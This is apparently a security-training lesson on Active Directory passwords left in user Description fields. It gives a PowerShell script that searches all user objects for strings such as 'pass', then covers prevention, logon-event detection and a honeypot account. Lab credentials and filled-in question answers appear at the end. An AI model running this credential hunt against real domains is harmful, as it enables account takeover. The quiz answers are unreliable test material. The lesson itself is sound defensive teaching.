Credentials in Object Properties

Description

Objects in Active Directory have a plethora of different properties; for example, a `user` object can contain properties that contain information such as:

- Is the account active
- When does the account expire
- When was the last password change
- What is the name of the account
- Office location for the employee and phone number

When administrators create accounts, they fill in those properties. A common practice in the past was to add the user's (or service account's) password in the `Description` or `Info` properties, thinking that administrative rights in AD are needed to view these properties. However, `every` domain user can read most properties of an object (including `Description` and `Info`).

Attack

A simple PowerShell script can query the entire domain by looking for specific search terms/strings in the `Description` or `Info` fields:

Code: powershell

```powershell
Function SearchUserClearTextInformation
{
    Param (
        [Parameter(Mandatory=$true)]
        [Array] $Terms,

        [Parameter(Mandatory=$false)]
        [String] $Domain
    )

    if ([string]::IsNullOrEmpty($Domain)) {
        $dc = (Get-ADDomain).RIDMaster
    } else {
        $dc = (Get-ADDomain $Domain).RIDMaster
    }

    $list = @()

    foreach ($t in $Terms)
    {
        $list += "(`$_.Description -like `"*$t*`")"
        $list += "(`$_.Info -like `"*$t*`")"
    }

    Get-ADUser -Filter * -Server $dc -Properties Enabled,Description,Info,PasswordNeverExpires,Pass
        Where { Invoke-Expression ($list -join ' -OR ') } |
        Select SamAccountName,Enabled,Description,Info,PasswordNeverExpires,PasswordLastSet |
        fl
}
```

Cheat Sheet

Go to Questions

Table of Contents

Setting the stage

Introduction and Terminology

Overview and Lab Environment

Attacks & Defense

Kerberoasting

AS-REProasting

GPP Passwords

GPO Permissions/GPO Files

Credentials in Shares

Credentials in Object Properties

DCSync

Golden Ticket

Kerberos Constrained Delegation

Print Spooler & NTLM Relaying

Coercing Attacks & Unconstrained Delegation

Object ACLs

PKI - ESC1

Skills Assessment

Skills Assessment

We will run the script to hunt for the string `pass`, to find the password `Slavi123` in the `Description` property of the user `bonni`:

Credentials in Object Properties

```
PS C:\Users\bob\Downloads> SearchUserClearTextInformation -Terms "pass"

SamAccountName       : bonni
Enabled              : True
Description          : pass: Slavi123
Info                 :
PasswordNeverExpires : True
PasswordLastSet      : 05/12/2022 15.18.05
```

```
PS C:\Users\bob\Downloads> SearchUserClearTextInformation -Terms pass

SamAccountName       : bonni
Enabled              : True
Description          : pass: Slavi123
Info                 :
PasswordNeverExpires : True
PasswordLastSet      : 12/5/2022 3:18:05 PM
```


Prevention

We have many options to prevent this attack/misconfiguration:

- `Perform continuous assessments` to detect the problem of storing credentials in properties of objects.
- `Educate` employees with high privileges to avoid storing credentials in properties of objects.
- `Automate` as much as possible of the user creation process to ensure that administrators don't handle the accounts manually, reducing the risk of introducing hardcoded credentials in user objects.

Detection

Baselining users' behavior is the best technique for detecting abuse of exposed credentials in properties of objects. Although this can be tricky for regular user accounts, triggering an alert for administrators/service accounts whose behavior can be understood and baselined is easier. Automated tools that monitor user behavior have shown increased success in detecting abnormal logons. In the example above, assuming that the provided credentials are up to date, we would expect events with event ID `4624`/`4625` (failed and successful logon) and `4768` (Kerberos TGT requested). Below is an example of event ID `4768`:



```
Ticket Options:                 0x40810010
Result Code:                    0x0
Ticket Encryption Type:         0x12
Pre-Authentication Type:        2

Certificate Information:
        Certificate Issuer Name:
        Certificate Serial Number:
        Certificate Thumbprint:

Certificate information is only provided if a certificate was used for pre-authentication.
```

Unfortunately, the event ID `4738` generated when a user object is modified does not show the specific property that was altered, nor does it provide the new values of properties. Therefore, we cannot use this event to detect if administrators add credentials to the properties of objects.


Honeypot

Storing credentials in properties of objects is an excellent honeypot technique for not-very-mature environments. If struggling with basic cyber hygiene, then it is more likely expected to have such issues (storing credentials in properties of objects) in an AD environment. For setting up a honeypot user, we need to ensure the followings:


- `The password/credential is configured in the Description field, as it's the easiest to pick up by any adversary.`
- `The provided password is fake/incorrect.`
- `The account is enabled and has recent login attempts.`
- `While we can use a regular user or a service account, service accounts are more likely to have this exposed as administrators tend to create them manually. In contrast, automated HR systems often make employee accounts (and the employees have likely changed the password already).`
- `The account has the last password configured 2+ years ago (makes it more believable that the password will likely work).`

Because the provided password is wrong, we would primarily expect failed logon attempts; three event IDs (`4625`, `4771`, and `4776`) can indicate this. Here is how they look in our playground environment if an attacker is attempting to authenticate with the account `svc-iis` and a wrong password:


- `4625`




- 4771


Event 4771, Microsoft Windows security auditing.
General
Details
Kerberos pre-authentication failed.
Account Information:
Security ID: EAGLE\svc-iis
Account Name: svc-iis
Failed pre-authentication for svc-iis
Service Information:
Service Name: krbtgt/eagle
Network Information:
Client Address: ::ffff:172.16.18.4
Client Port: 58380
This device is compromised
Additional Information:
Ticket Options: 0x40810010
Failure Code: 0x18
Pre-Authentication Type: 2
This code refers to: Wrong password was provided
Certificate Information:
Certificate Issuer Name:
Certificate Serial Number:
Certificate Thumbprint:
Certificate information is only provided if a certificate was used for pre-authentication.
Pre-authentication types, ticket options and failure codes are defined in RFC 4120.
If the ticket was malformed or damaged during transit and could not be decrypted, then many fields in this event might not be present.

- 4776


Event 4776, Microsoft Windows security auditing.
General
Details
The computer attempted to validate the credentials for an account.
Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Logon Account: svc-iis
Source Workstation:
Error Code: 0xC000006A
The error code refers to bad password for the user svc-iis


VPN Servers
Warning: Each time you "Switch", your connection keys are regenerated and you must re-download your VPN connection file.
All VM instances associated with the old VPN Server will be terminated when switching to a new VPN server.
Existing PwnBox instances will automatically switch to the new VPN server.
US Academy 3
Medium Load
PROTOCOL
UDP 1337
TCP 443
DOWNLOAD VPN CONNECTION FILE
Connect to Pwnbox
Your own web-based Parrot Linux instance to play our labs.
Pwnbox Location
UK
159ms
Terminate Pwnbox to switch location

Start Instance

∞ / 1 spawns left

Waiting to start...

Enable step-by-step solutions for all questions

Questions

Answer the question(s) below to complete this Section and earn cubes!

Cheat Sheet

Download VPN Connection File

Target(s): Click here to spawn the target system!

RDP to with user "bob" and password "Slavi123"

+ 1 Connect to the target and use a script to enumerate object property fields. What password can be found in the Description field of the bonni user?

Slavi1234

Submit

+ 0 Using the password discovered in the previous question, try to authenticate to DC1 as the bonni user. Is the password valid?

No

Submit Hint

+ 1 Connect to DC1 as 'htb-student:HTB_@cademy_stdnt!' and look at the logs in Event Viewer. What is the TargetSid of the bonni user?

S-1-5-21-1518138621-4282902758-752445584-3102

Submit Hint